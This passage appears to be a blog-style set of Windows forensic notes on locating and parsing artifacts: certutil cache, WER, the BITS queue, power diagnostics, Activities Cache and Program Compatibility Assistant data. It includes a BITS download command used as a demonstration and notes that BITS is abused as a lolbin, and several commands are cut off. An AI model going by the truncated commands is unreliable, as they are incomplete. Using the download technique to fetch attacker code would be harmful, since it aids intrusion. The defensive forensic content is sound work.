FullPath          : C:\Users\awarhurst\AppData\Local\Microsoft\Teams\stage\Teams.exe
-- More  --
```

Certutil History


If you have an interactive session on the machine

```
certutil.exe –urlcache |
select–string  –Pattern 'ocsp|wininet|winhttp|complete|update|r3'  –NotMatch |
sort
```



Otherwise, you can look in this directory:

```
C:\Users\*\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\*
```



WER

Windows Error Reporting (WER) is a diagnostic functionality that we don't need to get too deep in the weeds about for this post.

When an application crashes, WET gets some contextual info around the crash. This presents an opportunity for us to retrieve DFIR data that may tell us something about the adversary or malware

Take a look at the various directories, and eventually retrieve a .WER file

```
C:\ProgramData\Microsoft\Windows\WER\ReportArchive
C:\ProgramData\Microsoft\Windows\WER\ReportQueue
C:\Users\*\AppData\Local\Microsoft\Windows\WER\ReportArchive
C:\Users\*\AppData\Local\Microsoft\Windows\WER\ReportQueue
```

BITS

BITS is a lolbin and can be abused by threat actors to do a myriad of things

- https://isc.sans.edu/forums/diary/Investigating+Microsoft+BITS+Activity/23281/
- https://lolbas-project.github.io/lolbas/Binaries/Bitsadmin/
- https://www.mandiant.com/resources/attacker-use-of-windows-background-intelligent-transfer-service

```
PS C:\> Start-BitsTransfer -Source https://live.sysinternals.com/autoruns.exe -Destination c:\autoruns.exe -verbose
VERBOSE: Performing the operation "New" on target "BitsTransfer".
PS C:\> ls  C:\ProgramData\Microsoft\Network\Downloader


    Directory: C:\ProgramData\Microsoft\Network\Downloader


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        2/17/2022  12:19 AM           8192 edb.chk
-a----        2/17/2022  12:19 AM        1310720 edb.log
-a----        3/19/2019   8:59 PM        1310720 edbres00001.jrs
-a----        3/19/2019   8:59 PM        1310720 edbres00002.jrs
-a----        3/19/2019   8:59 PM        1310720 edbtmp.log
-a----        6/25/2022   4:59 PM        1310720 qmgr.db
-a----        2/17/2022  12:19 AM          16384 qmgr.jfm
```

Then use bitsparser tool

Forensic via Power Usage

From Ryan

Good for catching coin miners that are too resource hungry


Can do this via SRUM, but this is ‘quicker’ as no need to parse the XMLs

Location

```
C:\ProgramData\Microsoft\Windows\Power Efficiency Diagnostics\*.xml
```

Collect a bunch of these, and then use some command line text editing:

```
cat *.xml | egrep -i -A 1 '<name>(module|process name)</name>' | grep -i '<value>
```



Activities Cache

Win10/11 telemetry source only. Very accurate timeline of user activities

Location

```
C:\Users\<username>\AppData\Local\ConnectedDevicesPlatform\L.<username>\Activitie

#example for user `foster`
C:\Users\foster\AppData\Local\ConnectedDevicesPlatform\L.foster\ActivitiesCache.d
```

Parse with Eric Zimmerman's WxTCmd

```
.\WxTCmd.exe -f ./ActivitiesCache.db --csv .
```


```
FLARE 17/10/2022 13:49:31
PS C:\Users\Frank\Desktop\actities > .\WxTCmd.exe -f ./ActivitiesCache.db --csv .
WxTCmd version 0.6.0.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/WxTCmd

Command line: -f ./ActivitiesCache.db --csv .

Warning: Administrator privileges not found!

ActivityOperation entries found: 0
Activity_PackageId entries found: 7,118
Activity entries found: 2,418

Results saved to: .

Processing complete in 0.7216 seconds

Unable to delete 'SQLite.Interop.dll'. Delete manually if needed.
```

We get two results, but the most interesting is %Date%__Activity.csv


Opening this up in Excel, we can start to play around with the data.

	D	E	I	J	K	L	M
Type	Executable	DisplayText	StartTime	EndTime	Duration	LastModifiedTime	LastModifiedOn
	Microsoft.Windows.Explorer		14/10/2022 15:35	14/10/2022 15:35	00:00:30	14/10/2022 15:35	14/10/2022
	Microsoft.Windows.Explorer		14/10/2022 15:34	14/10/2022 15:35	00:00:08	14/10/2022 15:35	14/10/2022
	Microsoft.Windows.Explorer		14/10/2022 15:33	14/10/2022 15:33	00:00:03	14/10/2022 15:33	14/10/2022
	Microsoft.AutoGenerated.{923DD477-5846-686B-A659-0FCCD73851A8}		14/10/2022 15:32	14/10/2022 15:34	00:01:23	14/10/2022 15:33	14/10/2022
	System32\mmc.exe		14/10/2022 15:32	14/10/2022 15:32	00:00:04	14/10/2022 15:32	14/10/2022
	Microsoft.Windows.Explorer		14/10/2022 15:31	14/10/2022 15:31	00:00:17	14/10/2022 15:31	14/10/2022
	Microsoft.Windows.Explorer		14/10/2022 15:31	14/10/2022 15:35	00:04:24	14/10/2022 15:31	14/10/2022
	Microsoft.Windows.Explorer		14/10/2022 15:30	14/10/2022 15:30	00:00:17	14/10/2022 15:30	14/10/2022
	System32\mmc.exe		14/10/2022 15:29	14/10/2022 15:30	00:00:47	14/10/2022 15:30	14/10/2022
	Microsoft.Windows.Explorer		14/10/2022 15:27	14/10/2022 15:32	00:04:58	14/10/2022 15:29	14/10/2022
Oper	Microsoft.Windows.ControlPanel	Control Panel	14/10/2022 15:27			14/10/2022 15:27	14/10/2022
	Microsoft.Windows.ControlPanel		14/10/2022 15:27	14/10/2022 15:32	00:05:08	14/10/2022 15:27	14/10/2022
Oper	Microsoft.AutoGenerated.{C1C6F8AC-40A3-0F5C-146F-65A9DC70BBB4}	Task Scheduler	14/10/2022 15:22			14/10/2022 15:22	14/10/2022
	Microsoft.AutoGenerated.{C1C6F8AC-40A3-0F5C-146F-65A9DC70BBB4}		14/10/2022 15:22	14/10/2022 15:32	00:10:21	14/10/2022 15:27	14/10/2022
Oper	System32\mmc.exe	mmc.exe	14/10/2022 15:21			14/10/2022 15:21	14/10/2022
	System32\mmc.exe		14/10/2022 15:21	14/10/2022 15:22	00:00:52	14/10/2022 15:22	14/10/2022
Oper	Microsoft.Windows.Shell.RunDialog	Run	14/10/2022 15:21			14/10/2022 15:21	14/10/2022
	Microsoft.Windows.Shell.RunDialog		14/10/2022 15:21	14/10/2022 15:21	00:00:09	14/10/2022 15:21	14/10/2022
Oper	Program Files x86\ScreenConnect Client ( )\ScreenConnect.WindowsClient.exe	ScreenConnect.WindowsClient.exe	14/10/2022 15:21			14/10/2022 15:21	14/10/2022
	Program Files x86\ScreenConnect Client ( )\ScreenConnect.WindowsClient.exe		14/10/2022 15:21	14/10/2022 15:21	00:00:21	14/10/2022 15:21	14/10/2022
Oper	Program Files x86\ScreenConnect Client ( )\ScreenConnect.WindowsClient.exe	ScreenConnect.WindowsClient.exe	14/10/2022 15:20			14/10/2022 15:20	14/10/2022
	Program Files x86\ScreenConnect Client ( )\ScreenConnect.WindowsClient.exe		14/10/2022 15:20	14/10/2022 15:20	00:00:17	14/10/2022 15:20	14/10/2022
Oper	Microsoft.AutoGenerated.{923DD477-5846-686B-A659-0FCCD73851A8}	Task Manager	14/10/2022 15:20			14/10/2022 15:20	14/10/2022
	Microsoft.AutoGenerated.{923DD477-5846-686B-A659-0FCCD73851A8}		14/10/2022 15:20	14/10/2022 15:21	00:01:09	14/10/2022 15:20	14/10/2022
	com.squirrel.Teams.Teams		14/10/2022 15:18	14/10/2022 15:20	00:01:11	14/10/2022 15:20	14/10/2022
	Facebook.MessengerDesktop		14/10/2022 15:18	14/10/2022 15:20	00:01:15	14/10/2022 15:20	14/10/2022
	com.squirrel.Teams.Teams		14/10/2022 15:18	14/10/2022 15:18	00:00:03	14/10/2022 15:18	14/10/2022
	com.squirrel.Teams.Teams		13/10/2022 21:40	13/10/2022 21:40	00:00:15	13/10/2022 21:40	13/10/2022
	Facebook.MessengerDesktop		13/10/2022 21:40	13/10/2022 21:40	00:00:02	13/10/2022 21:40	13/10/2022
	Chrome		13/10/2022 21:40	13/10/2022 21:46	00:06:19	13/10/2022 21:40	13/10/2022
	com.squirrel.Teams.Teams		13/10/2022 18:31	13/10/2022 18:31	00:00:17	13/10/2022 18:31	13/10/2022

Can also use WindowsTimeline.exe tooling



I prefer to dump the data from the GUI



You will get a folder with some goodies. The two CSVs to focus on are: ApplicationExecutionList, WindowsTimeline. The former is easier to interpet than the latter

Grepping via timestamp makes most sense IMO for WindowsTimeline.csv.

```
grep '2023-02-02T18' WindowsTimeline.csv \
| awk -F'|' '{print "StartTime:" $36 " | Executed: "$2}' | sort
```

```
[2022-Oct-17 13:46:38 BST] Collected_Data/WindowsTimeline_17-Oct-2022T12-58-35
-> grep '2022-10-13T18' WindowsTimeline.csv | awk -F'|' '{print "StartTime:" $36 " | Executed: "$2}' | sort | ack 'dfsvc' --passthru
StartTime:"2022-10-13T17:31:30" | Executed: "Microsoft.Office.OUTLOOK.EXE.15"
StartTime:"2022-10-13T18:12:05" | Executed: "com.squirrel.Teams.Teams"
StartTime:"2022-10-13T18:12:51" | Executed: "Chrome"
StartTime:"2022-10-13T18:20:18" | Executed: "{Windows}\Microsoft.NET\Framework64\v4.0.30319\dfsvc.exe"
StartTime:"2022-10-13T18:20:19" | Executed: "*PID00006554 (25940)"
StartTime:"2022-10-13T18:20:19" | Executed: "*PID00006554 (25940)"
StartTime:"2022-10-13T18:22:09" | Executed: "Microsoft.Office.OUTLOOK.EXE.15"
StartTime:"2022-10-13T18:22:18" | Executed: "Microsoft.Office.OUTLOOK.EXE.15"
StartTime:"2022-10-13T18:23:51" | Executed: "com.squirrel.Teams.Teams"
StartTime:"2022-10-13T18:30:50" | Executed: "com.squirrel.Teams.Teams"
StartTime:"2022-10-13T18:31:05" | Executed: "com.squirrel.Teams.Teams"
[2022-Oct-17 13:46:44 BST] Collected_Data/WindowsTimeline_17-Oct-2022T12-58-35
```

Program Compatibility Assistant

Like prefetch...but not, PCA artifacts offer additional forensic insight into the fullpath execution times of exes on Win11 machines

Collect the following

```
C:\Windows\appcompat\pca\PcaAppLaunchDic.txt #most crucial file to collect
```

```
                    # contains reliable timiestamps for last executed, like prefetc
C:\Windows\appcompat\pca\PcaGeneralDb0.txt # has more metadata about the exe

C:\Windows\appcompat\pca\PcaGeneralDb1.txt # seems to be empty a lot of the time
```

As these files are txts, you can just read them.

However, PcaGeneralDb0.txt contains some verbose meta data, so you can deploy something like this to have both TXTs normalised and readable:


```
paste <(cut -d'|' -f3 PcaGeneralDb0.txt) <(cut -d'|' -f1 PcaGeneralDb0.txt) \
&& paste <(cut -d'|' -f1 PcaAppLaunchDic.txt) <(cut -d'|' -f2 PcaAppLaunchDic.txt
| tee | sort -u
```

```
\blp\wintrv\bplus.wtk2.exe      2022-12-16 10:40:05.320
\blp\wintrv\bplus.wtk2.exe      2022-12-16 10:40:05.586
\blp\wintrv\bplus.wtk2.exe      2022-12-16 10:40:05.806
\blp\wintrv\bplus.wtk2.exe      2022-12-16 10:40:06.010
%programfiles%\windowsapps\dellinc.dellcommandupdate_3.0.160.0_x64__htrsf667h5kn2\main\dellcommandupdate.exe    2022-12-18 08:48:38.752
\blp\wintrv\blpdevupd.exe       2022-12-19 00:09:49.798
\blp\wintrv\bplus.wtk2.exe      2022-12-19 08:51:59.853
\blp\wintrv\bplus.wtk2.exe      2022-12-19 08:52:00.120
\blp\wintrv\bplus.wtk2.exe      2022-12-19 08:52:00.340
\blp\wintrv\blpwtk2_subprocess.exe      2022-12-19 08:52:03.257
C:\Program Files (x86)\AnyDesk-e03af8e6\AnyDesk-e03af8e6.exe    2022-12-21 07:03:16.590
C:\Program Files (x86)\Microsoft Office\root\Integration\Integrator.exe 2022-12-19 23:56:00.893
C:\Program Files (x86)\Splashtop\Splashtop Remote\Server\SRUtility.exe  2023-01-02 23:45:48.168
C:\Program Files (x86)\WinSCP\WinSCP.exe        2023-01-04 07:18:23.282
C:\Program Files\WindowsApps\DellInc.DellCommandUpdate_3.0.160.0_x64__htrsf667h5kn2\Main\DellCommandUpdate.exe  2023-01-04 04:52:26.596
C:\Program Files\WindowsApps\Microsoft.WindowsNotepad_11.2209.6.0_x64__8wekyb3d8bbwe\Notepad\Notepad.exe        2022-12-08 23:58:02.049
C:\Program Files\WindowsApps\Microsoft.WindowsNotepad_11.2210.5.0_x64__8wekyb3d8bbwe\Notepad\Notepad.exe        2023-01-04 01:21:55.533
C:\Program Files\WindowsApps\MicrosoftTeams_22287.702.1670.9453_x64__8wekyb3d8bbwe\msteams.exe  2022-11-28 23:36:11.939
C:\Program Files\WindowsApps\MicrosoftTeams_22308.1003.1743.8209_x64__8wekyb3d8bbwe\msteams.exe 2022-12-15 05:21:52.362
C:\Users\User\AppData\Local\Viber\Viber.exe      2023-01-04 00:49:51.766
C:\Users\User\Downloads\AnyDesk.exe      2022-12-21 07:03:44.756
C:\Windows\System32\msiexec.exe 2022-12-15 00:40:36.819
C:\Windows\Temp\{2979462F-B8CC-47EF-8553-049C0D9D1DD5}\.be\dotnet-runtime-6.0.12-win-x64.exe    2022-12-15 00:45:03.239
C:\Windows\Temp\{37DD51DB-35B3-4D15-80B1-4430243428AB}\.be\DellUpdateSupportAssistPlugin.exe    2022-12-01 10:09:15.544
C:\blp\Wintrv\wintrv.exe        2023-01-03 23:49:13.698
```

PCA Registry Data


Program Compatibility Assistant also stores data in some Registry keys. Chatting with my man @biffbiffbiff, we have some options to carve that out

```
mount -PSProvider Registry -Name HKU -Root HKEY_USERS;

(gci "HKU:\*\Software\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Compatib
Foreach-Object {
  write-host "----Reg location is $_---" -ForegroundColor Magenta ;
  gp $_ |
  select -property * -exclude PS*, *one*, *edge*
  FL
}
```



Or for something less fancy, but won't print the User SID so it may not be evident which account did what

```
mount -PSProvider Registry -Name HKU -Root HKEY_USERS;
(gci "HKU:\*\Software\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Compatib
```

